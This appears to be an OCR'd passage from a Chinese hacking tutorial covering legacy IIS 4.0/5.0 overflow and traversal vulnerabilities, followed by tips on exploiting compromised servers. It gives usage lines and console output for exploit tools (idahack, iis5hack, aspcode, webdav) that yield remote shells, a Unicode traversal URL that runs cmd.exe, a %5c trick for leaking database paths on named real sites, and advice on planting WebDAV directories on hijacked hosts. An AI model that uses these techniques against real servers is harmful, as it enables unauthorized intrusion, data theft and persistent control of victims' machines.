


图 6

微软IIS的索引服务可以加快WEB的搜索能力，提供对管理员脚本和internet数据的查询，默认支持管理脚本.ida和查询脚本.idq，不过都是使用idq.dll来进行解析。问题存在于idq.dll扩展程序上，由于没有对用户提交的输入参数进行边界检查，可以导致远程攻击者利用溢出获得SYSTEM权利来访问远程系统。

如果我们以http://xx/x.idq来访问服务器的话，服务器给你在IE中返回了一个物理路径，即可断定90%可能存在此漏洞。该漏洞受影响系统为IIS4.0/5.0+w2k/sp2以下版本。

利用工具是sunx写过的idahack.exe，可以得到系统最高权限，并可以重复溢出。入侵方法：

```
idahack <主机> <主机端web端口> <主机sp类型> <获得shell端口>
```

图5、图6是我入侵后的成功抓图。

4.Microsoft Windows 2000 IIS 5.0 .printer ISAPI扩展远程缓冲溢出漏洞

W2k IIS 5.0存在打印扩展ISAPI，使.printer扩展与msw3prt.dll关联映射，该扩展可以通过WEB调用打印机。WINDOWS 2000打印ISAPI扩展接口建立了.printer扩展名到msw3prt.dll的映射关系，默认情况下是存在的，并会处理用户请求，但在msw3prt.dll文件中存在缓冲溢出，只要在'Host:'栏中包含大约420字节的HTTP.printer请求给服务器，就可以导致缓冲溢出并执行任意代码，一般情况下攻击会使WEB服务器停止响应，但W2K会检测到WEB服务没有响应而重新启动服务器，所以也是管理员比较难发现的一种攻击方法。该漏洞在x-scan描器中的被描述为：可能存在.printer扩展溢出漏洞。受漏洞影响的系统的为IIS5.0+w2k/sp1。利用工具是sunx写过的iis5hack.exe，可以获得系统guest权限，不可重复溢出。入侵方法：

```
D:\hacker>iis5hack 61.149.38.142 80 0
iis5 remote .printer overflow. writen by sunx
    http://www.sunx.org
    for test only, dont used to hack, :p


connecting...
sending...
Now you can telnet to 99 port
good luck :)
```

图 7

```
iis5hack.exe ip web端口 sp类型
```

幸运的话入侵者可以在99端口得到一个shell。如图7。

5.Microsoft IIS ASP SSI远程缓冲区溢出漏洞

Server-side include files（SSI文件）是驻留在WEB服务器上并通过脚本、程序或者WEB页来包含的文件。在某些情况下，请求一特殊WEB页面会导致其包含在ASP脚本代码的一部分进行处理，因为这涉及到把用户输入放到一个缓冲中，如果接收到包含非法的文件名的请求，结果可以导致超长的文件名破坏分配的缓冲区，攻击者以ASP.DLL进程来执行任意命令。

该漏洞在X-SCAN的扫描结果被定义为：可能存在asp分块编码缓冲区溢出漏洞。受此漏洞影响的系统为IIS4.0/IIS5.0/IIS5.1/+w2k/xp。利用工具为袁哥写的一个apscode.exe，对IIS4.0可以获得系统权限，对IIS5.0以上版本可以获得iwam_computer权限，可重复溢出。入侵方法：

```
aspcode.exe ip <asp文件，一般用iisstart.asp> <web端口>
```

幸运的话可以直接进入对方系统（图8）。

```
D:\hacker\yichu\aspcode>aspcode

IIS ASP.DLL OVERFLOW PROGRAM 2.0 .
copy by yuange 2002.4.24.
welcome to my homepage http://yuange.yeah.net .
welcome to http://www.nsfocus.com .
usage: aspcode  [aspfile] [webport] [winxp]

please enter the web server:192.168.1.3

please enter the .asp filename:iisstart.asp

.asp file name:iisstart.asp

nuke ip: 192.168.1.3 port 80
shellcode long 0x13e7

packetlong:0x13e7

send  packet 71824 bytes.
 recv:
c:\inetpub\wwwroot\iisstart.asp
ok|recv 112 bytes


C:\WINNT\system32>
```

图 8

在《黑客X档案》2003年3、4期都有对这个漏洞及工具的详细介绍（3期的"asp漏洞之尝试溢出攻击"、4期的"iis.asp漏洞之如何溢出"），不过两篇文章都有同样的一处错误，都误认为用aspcode在溢出不成功的情况下可以看到的是asp的源码，认为看到了asp的源码对服务器的危害也是非常之大。其实，用aspcode看到的仍然是asp文件在服务端过滤后输出到客户端的html源码，这与浏览器里的查看asp页面的源码是一样的，对服务器没有丝毫危害。

6.Microsoft Windows 2000 WebDAV远程缓冲区溢出漏洞

IIS 5.0带有的WebDaV组件对用户输入的传递给ntdll.dll程序处理的请求未做充分的边界检查，远程入侵者可以通过向WebDaV提交一个精心构造的超长数据请求而导致发生缓冲区溢出，这可能使入侵者以LocalSystem的权限在主机上执行任意指令。受影响系统为IIS5.0+w2k/sp3以下版本。相信对于这个漏洞大家都很熟悉了，最好的利用工具是袁哥写的webdav.exe，方法：

```
IIS5.0 HTTPEXT.DLL OVERFLOW xxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
usage: webdav <server> [webport] [offset]

please enter the web server:192.168.1.3

nuke ip: 192.168.1.3 port 80
offset:0

shellcode long 0xfb

packetlong:0x10046

send  packet 65732 bytes.
 recv:
c:\inetpub\wwwroot\NNNNNNNNNNNNN
ok!

Microsoft Windows 2000 [Version 5.00.2195]
<C> 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

图 9

```
webdav ip web端口 offset类型
```

如果成功的话，可以直接进入对方系统的system32目录下（图9），获得sysadmin权限，相信就是这个漏洞拉开了互联网2003年rpc蠕虫发作的序幕。

7.Microsoft IIS 4.0/5.0 Unicode解码错误可远程执行命令漏洞

IIS4.0和5.0在处理Unicode解码和UTF编码时都存在漏洞，可以导致远程用户以use_machinename的帐户执行任意命令。受影响系统为IIS4.0/5.0+w2k/sp2以下版本。为什么要将这个漏洞放到最后来说呢？真是深深地怀念，我学黑客的入门教程就是从这个漏洞开始的。从这个漏洞以后，我才相信对于入侵winnt系统是5分钟就可以完成的事情，自这个漏洞后才出现了大量的菜鸟黑客。利用工具，用IE浏览器就可以了，像提交：

```
http://www.victim.com/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
```

可以列出当前目录上的内容，与Win2000 NetDDE消息权限提升漏洞相结合的话，可以轻易得到系统权限。具体的入侵步骤这里就不详述了。这个漏洞当年和如今的rpc漏洞风靡程度相比有过之无不及，现在互联网里仍然有大量机器中了利用这个漏洞的红色代码或尼姆达病毒。

当然，IIS的漏洞远远超过这些，还有大量的IIS边缘漏洞像frontpage扩展、溢出，smtp信息查询、Microsoft Windows Media Services NSIISlog.DLL远程缓冲区溢出在IIS的上下文中执行任意指令的漏洞我都没有收集，不过可以被菜鸟利用的IIS经典漏洞相信我收集的止于此了。当然新的漏洞也会被不断地发现，新的攻击方法也会不断地被探索求证。但是我们不再讨论下去，因为这个章节并不是本文的重点内容，入侵之后IIS的利用心得及IIS的安全配置才是本文的精华所在。

IIS的HACK利用

很久前土豆在QQ上问过我一个问题，你都用肉鸡来做什么？

当时把我给问愣了。用来做养马场、做写文章的实验场所，还是其它？其实以前我有肉鸡时，我都是上去就装一套apache+mysql+php，再做一个php论坛，然后就不了了之了。不过当时我给土豆的回答是，重要的是学习肉鸡的网站配置。这也是真的，认真研究一下肉鸡的IIS配置，你也会发现一些有趣的东东。当然，我侧重于黑客的应用，至于你学习了解IIS准备用它做网站，那就请去参阅一些IIS网站通之类的手册。

1.webdav目录的HACK应用

很多菜鸟可能对webdav漏洞入侵很拿手，但却不知什么是webdav。专业点讲WebDAV（Web Distributed Authoring and Versioning）为一个HTTP/1.1通讯协定的延伸建议RFC-2518，让用户端使用者可以透过网络来进行网页内容的编辑工作。WebDAV透过HTTP/1.1通讯协定标准，提供简单的文件输入/输出（simple File I/O）的功能，包含：建立、修改、删除及浏览目录和文件。那么通俗一点讲，webdav目录就是一个虚拟目录，不过这个目录有了写入、浏览权限。虚拟目录你可以用IIS管理器来建立，或是对准一个文件夹用鼠标右键→web共享→共享这个目录，来设定一个虚拟目录。如我本机IP为192.168.1.3，我把c:\lyb建了一个虚拟目录，那么访问这个虚拟目录的地址就是http://192.168.1.3/lyb（图10）。此刻我在IIS管理器里给了这个/lyb目录更多的权限，具备了读取、写入、浏览，使其成为了一个webdav目录。




图10




图11

也许大家记得《黑客x档案》2003年第11期王亮有篇文章“利用虚拟目录的权限设置不当进行攻击”，讲的是如何利用虚拟目录的写权限来进行上传asp木马。他的主要方法是用瑞士刀nc向80端口提交数据，罗嗦了好几千字，看似巧妙，实则是笨极了，根本原因是他不了解webdav协议。因为webdav目录本身就提供了远程访问的支持。具体方法是用IE浏览器的文件打开功能，构选以web文件夹方式，输入你要打开的虚拟目录地址就可以了（图11）。

此刻，远程服务器192.168.1.3/lyb/目录下的所有的东东都可以在你本机应用了（图12），你可以在这里复制、粘贴（就是上传了），修改远端的lyb目录了，很是方便。




图12




图13

当然，打开远端webdav目录的方法还有一种，那就是用网上邻居里的添加网上邻居的方式来打开（图13）。

想一下，如果你入侵了一台IIS肉鸡，在肉鸡里建立一个webdav目录用于你的上传下载和执行程序是不是特别方便呢？

2.绕过IIS自定义的错误信息，暴出数据库通用大法

《黑客X档案》2004年第2期，sniper有篇文章“暴库：你藏好了吗？”，该文分析了如何暴出动力文章和动网论坛的数据库，其原因归结为本地或远程来错误请求数据库同级目录下的conn.asp。

方法是对的，但根本原理没有讲透，总觉得有些隔靴搔痒的感觉。其实，根本原因还是IE浏览器对\和/这两个符号的utf8编码没有分清。在IE中，我们来请求像这个url：

http://www.yt188.com/news0/show.asp?id=245

和换个写法的url：

http://www.yt188.com/news0\show.asp?id=245

会得到同一页面，在IE中“\”、“/”表示的是同一个东东。但是我们把“\”换成utf8编码%5c（utf编码转换工具详见光盘），再来提交：

http://www.yt188.com/news0%5cshow.asp?id=245

IE就会报错并给出IIS的错误信息：HTTP 500内部服务错误，但是当我们把IE的“工具→Internet选项→高级”标签里“显示友好http错误选项”去掉，绕过IIS里的自定义错误信息的话，再来刷新IE就会得到：

Microsoft JET Database Engine 错误 '80004005'
找不到文件 'E:\http\yt188.com\zhnews.asp'。

```
/conn.asp，行7
```

看到了吧？数据库zhnews.asp自动被我们暴出来了。这是为什么呢？因为在conn.asp（这个新闻系统我没有源码）里他对数据库的连接方法可能写为："db=/虚拟目录/zhnews.asp"，但是我们请求的url：http://www.yt188.com/news0%5cshow.asp?id=245中的show.asp里调用的conn.asp强行指定的地址却是"/虚拟目录\zhnews.asp"，所以IE就会报错，正常的情况下只是会显示一些IIS错误信息，当我们按以上方法去掉IE的"显示友好http错误选项"，IE就会自动给我们另一个正确的提示信息。所以根据这个原理，你只要在IE里提交：

```
http://xxxx/xxxx%5cx.asp?id=xxx
```

类似这样的url就有可能暴出AECSS数据库了。这算是一个通用的暴库方法。但是不要忘记绕过IIS的自定义错误信息呀。

3.做隐藏的虚拟主机

正常的虚拟主机做法：比如我们本机只有一个IP地址为192.168.1.3，我们已经建立两个Web站点，一个是"默认Web站点"，一个是"第二个Web站点"（图14）。




图14

我们有两个网站www.icehack.com和www.itlady.net要放在这个IP上，想输入www.icehack.com可直接访问前者，输入www.itlady.net可直接访问后者。其正常的虚拟主机的操作步骤如下：

（1）我们先在DNS服务器（就是我们买的国际域名所带的控制面板）中将这两个域名的A记录都已经映射到了此惟一的IP地址，并确保所有的Web站点的端口号均保持为80这个默认值。

（2）我们在internet信息服务管理器依次选"默认Web站点→右键→属性→Web站点"，单击"IP地址"右侧的"高级"按钮，在"此站点有多个标识下"双击已有的那个IP地址（或单击选中它后再按"编辑"按钮），然后在"主机头名"下输入"www.icehack.com"再按"确定"按钮保存退出（图15）。

